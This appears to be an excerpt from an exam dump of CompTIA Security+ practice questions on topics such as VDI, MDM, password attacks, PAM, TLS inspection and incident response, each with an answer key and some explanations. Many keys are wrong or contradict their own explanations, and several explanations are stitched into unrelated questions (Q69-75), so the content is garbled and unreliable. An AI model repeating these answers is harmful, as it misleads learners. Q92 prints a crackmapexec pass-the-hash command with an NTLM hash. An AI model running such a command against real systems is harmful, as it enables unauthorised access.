**Collision attacks** involve finding two different inputs that produce the same hash value. While collisions can be used to compromise security, the scenario does not mention the use of **colliding hash values**.

This type of attack occurs when an attacker replaces a digitally signed document with another version that has a different hash value. The author would be able to notice the additional verbiage, however, since the hash value would have changed, they would not be able to validate an integrity issue.

**Question #:49 - ([Exam Topic 6](#))**

Hackers recently attacked a company's network and obtained several unfavorable pictures from the Chief Executive Officer's workstation. The hackers are threatening to send the images to the press if a ransom is not paid. Which of the following is impacted the MOST?

- A. Identify theft
- B. Data loss
- C. Data exfiltration
- D. Reputation

**Answer: D**

**Question #:50 - ([Exam Topic 6](#))**

A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company

implementing?

- A. CYOD
- B. MDM
- C. COPE
- D. VDI

**Answer: D**

**Explanation**

According to Professor Messer's video1, VDI stands for Virtual Desktop Infrastructure and it is a deployment model where employees use their personal computers to access a virtual machine that runs the company's operating system and applications.

In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

**Question #:51 - ([Exam Topic 6](#))**

A security analyst reviews a company's authentication logs and notices multiple authentication failures. The authentication failures are from different usernames that share the same source IP address. Which of the password attacks is MOST likely happening?

- A. Dictionary
- B. Rainbow table
- C. Spraying
- D. Brute-force

**Answer: D**

**Question #:52 - ([Exam Topic 6](#))**

Which of the following controls would provide the BEST protection against tailgating?

- A. Access control vestibule
- B. Closed-circuit television

- C. Proximity card reader
- D. Faraday cage

**Answer: A****Question #:53 - ([Exam Topic 6](#))**

A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that

someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?

- A. Measured boot
- B. Boot attestation
- C. UEFI
- D. EDR

**Answer: B****Explanation**

Boot attestation is a security feature that enables the computer to verify the integrity of its operating system before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.

According to the CompTIA Security+ Study Guide, “Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time.”

**Question #:54 - ([Exam Topic 6](#))**

Which of the following BEST describes a technique that compensates researchers for finding vulnerabilities?

- A. Penetration testing
- B. Code review
- C. Wardriving
- D. Bug bounty 

**Answer: A****Question #:55 - (Exam Topic 6)**

A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

- A. cat webserver.log | head -4600 | tail +500 |
- B. cat webserver.log | tail -1995400 | tail -500 |
- C. cat webserver.log | tail -4600 | head -500 |
- D. cat webserver.log | head -5100 | tail -500 |

The command that will help the security analyst obtain the next 500 lines starting from line 4,600 in the web server log is:

`cat webserver.log | tail -n +4601 | head -n 500`

**Explanation:**

The "cat webserver.log" command is used to display the contents of the web server log.

The "|" (pipe) symbol is used to redirect the output of the previous command as input to the next command.

The "tail -n +4601" command is used to display all lines starting from line 4,601 onwards. The "+4601" option tells tail to start from line 4,601.

The "head -n 500" command is then used to display the first 500 lines from the output of the previous command, giving the security analyst the next 500 lines starting from line 4,600. So, the correct command is:

`cat webserver.log | tail -n +4601 | head -n 500`

**Answer: D****Explanation**

the **cat** command displays the contents of a file, the **head** command displays the first lines of a file, and the **tail** command displays the last lines of a file. To display a specific number of lines from a file, you can use a minus sign followed by a number as an option for **head** or **tail**. For example, **head -10** will display the first 10 lines of a file.

Overall, this command sequence aims to display a subset of lines from the "webserver.log" file. It starts by displaying the first 5,100 lines using "head -5100" and then selects the last 500 lines from that output using "tail -500".

To obtain the next 500 lines starting from line 4,600, you need to use both **head** and **tail** commands.

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/file-manipulation-tools/>

**Question #:56 - (Exam Topic 6)**

A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The company would like to use MDM, but employees are concerned about the loss of personal data. Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen.
- B. Configure the MDM software to enforce the use of PINs to access the phone.
- C. Configure MDM for FDE without enabling the lock screen.
- D. Perform a factory reset on the phone before installing the company's applications.

**Answer: B**

To address the employees' concerns about the loss of personal data while still protecting the company against data loss, the IT department should implement option B: Configure the MDM software to enforce the use of PINs to access the phone.

Enforcing the use of PINs provides an additional layer of security for the personally owned devices used by employees. It ensures that unauthorized individuals cannot access the device and potentially gain

access to sensitive company data. By requiring a PIN, employees can maintain control over their personal data while meeting the security requirements of the company.

Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities. After further investigation, a security analyst notices the following:

- All users share workstations throughout the day.
- Endpoint protection was disabled on several workstations throughout the network.
- Travel times on logins from the affected users are impossible.
- Sensitive data is being uploaded to external sites.
- All user account passwords were forced to be reset and the issue continued.

Which of the following attacks is being used to compromise the user accounts?

- A. Brute-force
- B. Keylogger
- C. Dictionary
- D. Rainbow

**Answer: B**

**Question #:58 - ([Exam Topic 6](#))**

A security team will be outsourcing several key functions to a third party and will require that:

- Several of the functions will carry an audit burden.
- Attestations will be performed several times a year.
- Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

- A. MOU
- B. AUP
- C. SLA
- D. MSA

**Answer: C**

**Explanation**

A service level agreement (SLA) is a contract between a service provider and a customer that outlines the services that are to be provided and the expected levels of performance. It is used to define the requirements for the service, including any attestations and reports that must be generated, and the timescales in which these must be completed. It also outlines any penalties for failing to meet these requirements. SLAs are essential for ensuring that third-party services are meeting the agreed upon performance levels.

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom  
<https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968>

CompTIA Security+ Get Certified Get Ahead: SY0-601 Study Guide by Darril Gibson  
<https://www.amazon.com/CompTIA-Security-Certified-Ahead-SY0-601/dp/1260117558>

Note: SLA is the best document that is used to define these requirements and stipulate how and when they are performed by the third party.

#### Question #:59 - [\(Exam Topic 6\)](#)

An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?

- A. Data protection officer
- B. Data owner
- C. Backup administrator
- D. Data custodian✓
- E. Internal auditor

#### Answer: C

#### **Explanation**

The role that would most likely include the responsibilities of implementing technical controls to protect data and ensuring backups are properly maintained would be a Backup Administrator. A Backup Administrator is responsible for maintaining and managing an organization's backup systems and procedures, which includes ensuring that backups are properly configured, tested and securely stored. They are also responsible for the recovery of data in case of a disaster or data loss.

#### Question #:60 - [\(Exam Topic 6\)](#)

The Chief information Security Officer has directed the security and networking team to retire the use of shared passwords on routers and switches. Which of the following choices BEST meets the requirements?

- A. SAML
- B. TACACS+

- C. Password vaults
- D. OAuth

**Answer: B****Question #:61 - ([Exam Topic 6](#))**

A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at comptia.org)

- A. Identify rogue access points.
- B. Check for channel overlaps.
- C. Create heat maps.
- D. Implement domain hijacking.

**Answer: A****Explanation**

Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points.

To secure the wireless perimeter of its physical facilities, the corporate security team should focus on identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

**Question #:62 - ([Exam Topic 6](#))**

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files. Which of the following controls should the organization consider to mitigate this risk?

- A. EDR
- B. Firewall
- C. HIPS
- D. DLP

**Answer: D**

**Question #:63 - [\(Exam Topic 6\)](#)**

An application owner reports suspicious activity on an internal financial application from various internal users within the past 14 days. A security analyst notices the following:

- Financial transactions were occurring during irregular time frames and outside of business hours by unauthorized users.
- Internal users in question were changing their passwords frequently during that time period.
- A jump box that several domain administrator users use to connect to remote devices was recently compromised.
- The authentication method used in the environment is NTLM.

Which of the following types of attacks is MOST likely being used to gain unauthorized access?

- A. Pass-the-hash
- B. Brute-force
- C. Directory traversal
- D. Replay

**Answer: A****Question #:64 - [\(Exam Topic 6\)](#)**

Which of the following describes where an attacker can purchase DDoS or ransomware services?

- A. Threat intelligence
- B. Open-source intelligence
- C. Vulnerability database
- D. Dark web

**Answer: D****Explanation**

The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601

Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

#### Question #:65 - [\(Exam Topic 6\)](#)

A grocery store is expressing security and reliability concerns regarding the on-site backup strategy currently being performed by locally attached disks. The main concerns are the physical security of the backup media and the durability of the data stored on these devices Which of the following is a cost-effective approach to address these concerns?

- A. Enhance resiliency by adding a hardware RAID.
- B. Move data to a tape library and store the tapes off-site
- C. Install a local network-attached storage.
- D. Migrate to a cloud backup solution

#### **Answer: D**

#### Question #:66 - [\(Exam Topic 6\)](#)

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack Which of the following options will mitigate this issue without compromising the number of outlets available?

- A. Adding a new UPS dedicated to the rack
- B. Installing a managed PDU
- C. Using only a dual power supplies unit
- D. Increasing power generator capacity

#### **Answer: B**

#### **Explanation**

A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

#### Question #:67 - [\(Exam Topic 6\)](#)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used (or administrative duties).
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.
- Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

#### **Answer: C**

#### **Explanation**

The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

#### **Question #:68 - ([Exam Topic 6](#))**

A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

- A. pcap reassembly
- B. SSD snapshot
- C. Image volatile memory
- D. Extract from checksums

#### **Answer: C**

## Explanation

The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

### Question #:69 - [\(Exam Topic 6\)](#)

A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

- A. Auto-update
  - B. HTTP headers  To reduce application vulnerabilities, the security engineer should prioritize implementing the following solutions first:
  - C. Secure cookies  HTTP headers:  
Implementing secure HTTP headers can provide immediate improvements to application security. Properly configuring HTTP headers, such as Content-Security-Policy (CSP), X-XSS-Protection, X-Content-Type-Options, and others, can help protect against various types of attacks, such as cross-site scripting (XSS), content sniffing, clickjacking, and more.
  - D. Third-party updates
  - E. Full disk encryption
  - F. Sandboxing
  - G. Hardware encryption
- Secure cookies:  
Enforcing secure cookies is another crucial step to reduce application vulnerabilities. By implementing secure flag and HTTP-only flag for cookies, the engineer can enhance the security of session management, mitigate cross-site scripting attacks, and prevent the unauthorized access or manipulation of session data.

### Answer: A G

### Question #:70 - [\(Exam Topic 6\)](#)

A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

- A. Non-privileged
  - B. Web application
  - C. Privileged
  - D. Internal
- A non-privileged scan, also known as a network-based scan or a remote scan, is performed without providing any specific credentials or login information. It involves scanning the target host(s) from a network perspective, examining open ports, services, and their associated vulnerabilities. The scan looks for known vulnerabilities and weaknesses in the network services running on the target host.
- By conducting a non-privileged scan, the security analyst can identify vulnerable services and potential security flaws without needing access credentials or privileged information. It provides an overview of the host's exposed services and their associated vulnerabilities, allowing the analyst to assess the overall security.

### Answer: B

### Question #:71 - [\(Exam Topic 6\)](#)

Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?

- A. Weak configurations
  - B. Integration activities
  - C. Unsecure user accounts
  - D. Outsourced code development
- Unsecure user accounts pose a significant risk to the security of highly sensitive projects. If the user accounts associated with the UI developer agreements are not adequately secured, it can lead to unauthorized access, data breaches, and compromise of the sensitive project information.
- By not having secure user accounts, there is a higher likelihood of unauthorized individuals gaining access to the project, potentially leading to the leakage of confidential data or intellectual property. It is crucial to ensure that user accounts have strong passwords, two-factor authentication (2FA) is implemented, and appropriate access controls are in place.

### Answer: A

## Explanation

Wireless Access Point (WAP) placement is a critical aspect of building a secure and reliable Wi-Fi network. It involves strategically determining the physical locations where WAPs should be installed to provide adequate coverage, performance, and security. Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

Technology Department: The technology department is responsible for deploying and managing the Wi-Fi network infrastructure. They need to work closely with the

Question #72 - [\(Exam Topic 6\)](#) cybersecurity and physical security departments to understand the requirements, limitations, and specific security considerations related to WAP placement.

The technology department at a large global company is expanding its Wi-Fi network infrastructure at the headquarters building. Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments?

- A. Authentication protocol
  - B. Encryption type
  - C. WAP placement
  - D. VPN configuration
- Physical Security Department: The physical security department focuses on safeguarding the physical assets and premises of the company. In the context of WAP placement, they can provide valuable input on physical security considerations, such as preventing unauthorized physical access to WAPs, ensuring their proper placement in secure areas, and protecting them from tampering or theft.

### Answer: A

By closely coordinating WAP placement between the technology, cybersecurity, and physical security departments, the company can ensure that the Wi-Fi network infrastructure is designed and implemented to meet security requirements, minimize risks, and provide optimal coverage and performance.

Question #73 - [\(Exam Topic 6\)](#) WAP placement, on the other hand, involves physical and environmental factors that require collaboration between multiple departments to address security and operational concerns effectively.

A company recently experienced a major breach. An investigation concludes that customer credit card data was stolen and exfiltrated through a dedicated business

partner connection to a vendor, who is not held to the same security control standards. Which of the following is the MOST likely source of the breach?

- A. Side channel
- B. Supply chain

- C. Cryptographic downgrade
- D. Malware

The NIST RMF is a widely recognized and comprehensive framework for managing information security risks in organizations. It provides a structured approach to identifying, assessing, and mitigating risks associated with IT systems and infrastructure.

### Answer: C

#### Question #:74 - [\(Exam Topic 6\)](#)

A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the system?

- A. The Diamond Model of Intrusion Analysis
- B. CIS Critical Security Controls

**Categorization:** The CISO categorizes the ERP system based on factors such as the system's impact on the organization, its sensitivity, and the potential risks associated with its deployment.

**Control Selection:** The CISO selects the controls that are relevant and appropriate for the ERP system based on the system's categorization. The controls can be chosen from various sources, and one such source could be the CIS (Center for Internet Security) Critical Security Controls, which provides a set of best practices for securing IT systems.

- C. NIST Risk Management Framework
- D. ISO 27002

**Control Assessment:** The CISO assesses the effectiveness of the selected controls to determine if they are successfully implemented and adequately mitigate the identified risks. This assessment helps ensure that the controls are functioning as intended and providing the desired level of security.

### Answer: D

#### Question #:75 - [\(Exam Topic 6\)](#)

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

- A. IPSec
- B. SFTP
- C. SRTP
- D. LDAPS
- E. S/MIME
- F. SSL VPN

The Diamond Model of Intrusion Analysis and ISO 27002 are also frameworks and standards related to cybersecurity, but they are not specifically focused on evaluating the environment and risks associated with new system deployments like the NIST RMF.

Therefore, in this scenario, the CISO is using the NIST Risk Management Framework (RMF) to evaluate the environment for the new ERP system and ensure that appropriate controls are in place to mitigate risks effectively.

### Answer: A F

## Explanation

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.

SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection

to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

**Question #:76 - [\(Exam Topic 6\)](#)**

Which of the following BEST describes data streams that are compiled through artificial intelligence that provides insight on current cyberintrusions, phishing, and other malicious cyberactivity?

- A. Intelligence fusion
- B. Review reports
- C. Log reviews
- D. Threat feeds

**Answer: A****Question #:77 - [\(Exam Topic 6\)](#)**

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

- A. POP
- B. IPSec
- C. IMAP
- D. PGP

**Answer: D****Explanation**

PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

**Question #:78 - [\(Exam Topic 6\)](#)**

A company needs to enhance its ability to maintain a scalable cloud infrastructure. The infrastructure needs to handle the unpredictable loads on the company's web application. Which of the following cloud concepts would BEST these requirements?

- A. SaaS
- B. VDI
- C. Containers
- D. Microservices

**Answer: C****Explanation**

Containers are a type of virtualization technology that allow applications to run in a secure, isolated environment on a single host. They can be quickly scaled up or down as needed, making them an ideal solution for unpredictable loads. Additionally, containers are designed to be lightweight and portable, so they can easily be moved from one host to another. Reference: CompTIA Security+ Sy0-601 official Text book, page 863.

**Question #:79 - ([Exam Topic 6](#))**

The management team has requested that the security team implement 802.1X into the existing wireless network setup. The following requirements must be met:

- Minimal interruption to the end user
- Mutual certificate validation

Which of the following authentication protocols would meet these requirements?

- A. EAP-FAST
- B. PSK
- C. EAP-TTLS
- D. EAP-TLS

**Answer: D****Explanation**

EAP-TLS (Extensible Authentication Protocol - Transport Layer Security) is an authentication protocol that uses certificates to provide mutual authentication between the client and the authentication server. It also allows for the encryption of user credentials, making EAP-TLS a secure and reliable authentication protocol. According to the CompTIA Security+ SY0-601 Official Text Book, EAP-TLS is well-suited for wireless networks due to its mutual authentication capabilities and its ability to securely store credentials. It is also the preferred authentication protocol for 802.1X wireless networks.

**Question #:80 - [\(Exam Topic 6\)](#)**

A security manager needs to assess the security posture of one of the organization's vendors. The contract with the vendor does not allow for auditing of the vendor's security controls. Which of the following should the manager request to complete the assessment?

- A. A service-level agreement
- B. A business partnership agreement
- C. A SOC 2 Type 2 report
- D. A memorandum of understanding

**Answer: A****Question #:81 - [\(Exam Topic 6\)](#)**

Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

- A. Walk-throughs
- B. Lessons learned
- C. Attack framework alignment
- D. Containment

**Answer: B****Explanation**

After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as “lessons learned” and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

**Question #:82 - [\(Exam Topic 6\)](#)**

Which of the following incident response steps occurs before containment?

- A. Eradication
- B. Recovery
- C. Lessons learned

D. Identification

**Answer: D**

**Question #:83 - ([Exam Topic 6](#))**

A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

- A. Disable Telnet and force SSH.
- B. Establish a continuous ping.
- C. Utilize an agentless monitor
- D. Enable SNMPv3 With passwords.

**Answer: A**

**Question #:84 - ([Exam Topic 6](#))**

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

The most likely cause of the issue is that SSH (Secure Shell) was turned off instead of modifying the configuration file.

SCP (Secure Copy Protocol) is a file transfer protocol that relies on SSH for secure communication. If SSH is turned off on the NAS (Network Attached Storage) device, it would prevent users from establishing SSH connections, which in turn affects their ability to use SCP for file transfers.

Disabling remote logins to the NAS is a hardening technique often implemented by disabling SSH access or modifying the SSH configuration to restrict access. However, if the engineer turned off SSH completely instead of properly modifying the configuration file to allow SCP connections, it would result in the reported issue.

**Answer: C**

**Question #:85 - ([Exam Topic 6](#))**

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to

be addressed. Which of the following is the MOST likely cause for the high number of findings?

- A. The vulnerability scanner was not properly configured and generated a high number of false positives

- B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
- C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
- D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

### **Answer: A**

### **Explanation**

The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.

<https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/>

### **Question #:86 - (Exam Topic 6)**

A large bank with two geographically dispersed data centers is concerned about major power disruptions at both locations. Every day each location experiences very brief outages that last (or a few seconds). However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

- A. Dual supply
- B. Generator
- C. PDU
- D. Daily backups

### **Answer: B**

### **Explanation**

A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

### **Question #:87 - (Exam Topic 6)**

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

(Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct

answer option)

- A. Masking
- B. Tokenization
- C. DLP
- D. SSL/TLS

### **Answer: B**

### **Explanation**

Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

### **Question #:88 - ([Exam Topic 6](#))**

A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

- A. Bluejacking
- B. Jamming
- C. Rogue access point
- D. Evil twin

### **Answer: D**

### **Explanation**

An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

### **Question #:89 - ([Exam Topic 6](#))**

Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?

- A. Hashing
- B. DNS sinkhole
- C. TLS inspection
- D. Data masking

When HTTPS traffic is encrypted using TLS, it poses a challenge for traditional security measures like IDS and WAF to inspect the contents of the encrypted traffic. TLS inspection, also known as SSL/TLS decryption or SSL/TLS interception, is a technique that allows security devices to decrypt and inspect the encrypted traffic.

By performing TLS inspection, the IDS and WAF can decrypt the HTTPS traffic, analyze its contents for potential threats or vulnerabilities, and apply appropriate security rules and policies to protect against attacks. This enables the detection and prevention of malicious activities and the enforcement of security measures on HTTPS traffic.

**Answer:**

**Question #:**90 - [\(Exam Topic 6\)](#)

A company is planning to install a guest wireless network so visitors will be able to access the Internet. The stakeholders want the network to be easy to connect to so time is not wasted during meetings. The WAPs are configured so that power levels and antennas cover only the conference rooms where visitors will attend meetings. Which of the following would BEST protect the company's internal wireless network against visitors accessing company resources?

- A. Configure the guest wireless network to be on a separate VLAN from the company's internal wireless network
- B. Change the password for the guest wireless network every month.
- C. Decrease the power levels of the access points for the guest wireless network.
- D. Enable WPA2 using 802.1X for logging on to the guest wireless network.

**Answer:** A

**Question #:**91 - [\(Exam Topic 6\)](#)

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

- A. Chain of custody
- B. Tags
- C. Reports
- D. Time stamps
- E. Hash values
- F. Time offset

The two factors that a network administrator should consider to determine the sequence of a server farm's logs are D. Time stamps and F. Time offset.

Time stamps: Time stamps indicate the specific time when an event or log entry occurred. By analyzing the time stamps of the logs, the network administrator can determine the chronological order of events and establish the sequence in which the logs were generated.

Time offset: Time offset refers to the difference in time between different systems or devices within the server farm. It accounts for variations in system clocks or time synchronization discrepancies. Considering the time offset is important for accurately aligning and correlating the logs from different servers or components within the farm to establish a consistent timeline.

**Answer:** A D

**Question #:92 - [\(Exam Topic 6\)](#)**

During a forensic investigation, a security analyst discovered that the following command was run on a compromised host:

```
crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6
```

Which of the following attacks occurred?

- A. Buffer overflow
- B. Pass the hash
- C. SQL injection
- D. Replay attack

**Answer: B****Question #:93 - [\(Exam Topic 6\)](#)**

An information security manager for an organization is completing a PCI DSS self-assessment for the first time. Which of the following is the most likely reason for this type of assessment?

- A. An international expansion project is currently underway.
- B. Outside consultants utilize this tool to measure security maturity.
- C. The organization is expecting to process credit card information.
- D. A government regulator has requested this audit to be completed

**Answer: C****Question #:94 - [\(Exam Topic 6\)](#)**

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

- A. RAID
- B. UPS
- C. NIC teaming

- D. Load balancing

**Answer: C****Explanation**

NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:

<https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming>. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

**Question #:95 - ([Exam Topic 6](#))**

Which of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective
- D. Detective

**Answer: C****Explanation**

Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.

Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

**Question #:96 - ([Exam Topic 6](#))**

As part of the building process for a web application, the compliance team requires that all PKI certificates are rotated annually and can only contain wildcards at the secondary subdomain level. Which of the following certificate properties will meet these requirements?

- A. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022
- B. HTTPS://app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- C. HTTPS:// app1.comptia.org, Valid from April 10 00:00:00 2021-April 8 12:00:00 2022
- D. HTTPS://.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00

C. HTTPS:// \*.comptia.org, Valid from April 10 00:00:00 2021 - April 8 12:00:00 2022

**Answer: C** This certificate has a wildcard (\*) at the secondary subdomain level, which means it can cover any subdomain under the primary domain "comptia.org". It allows for flexibility and can be used to secure multiple subdomains within the organization.

**Question #:97 - (Exam Topic 6)**

During an investigation, the incident response team discovers that multiple administrator accounts were suspected of being compromised. The host audit logs indicate a repeated brute-force attack on a single administrator account followed by suspicious logins from unfamiliar geographic locations. Which of the following data sources would be BEST to use to assess the accounts impacted by this attack?

- A. User behavior analytics
- B. Dump files
- C. Bandwidth monitors
- D. Protocol analyzer output

**Answer: A**

**Question #:98 - (Exam Topic 6)**

A Chief information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

- A. DLP
- B. CASB
- C. HIDS
- D. EDR
- E. UEFI

**Answer: A**

**Question #:99 - (Exam Topic 6)**

Which of the following would satisfy three-factor authentication requirements?

- A. Password, PIN, and physical token
- B. PIN, fingerprint scan, and iris scan
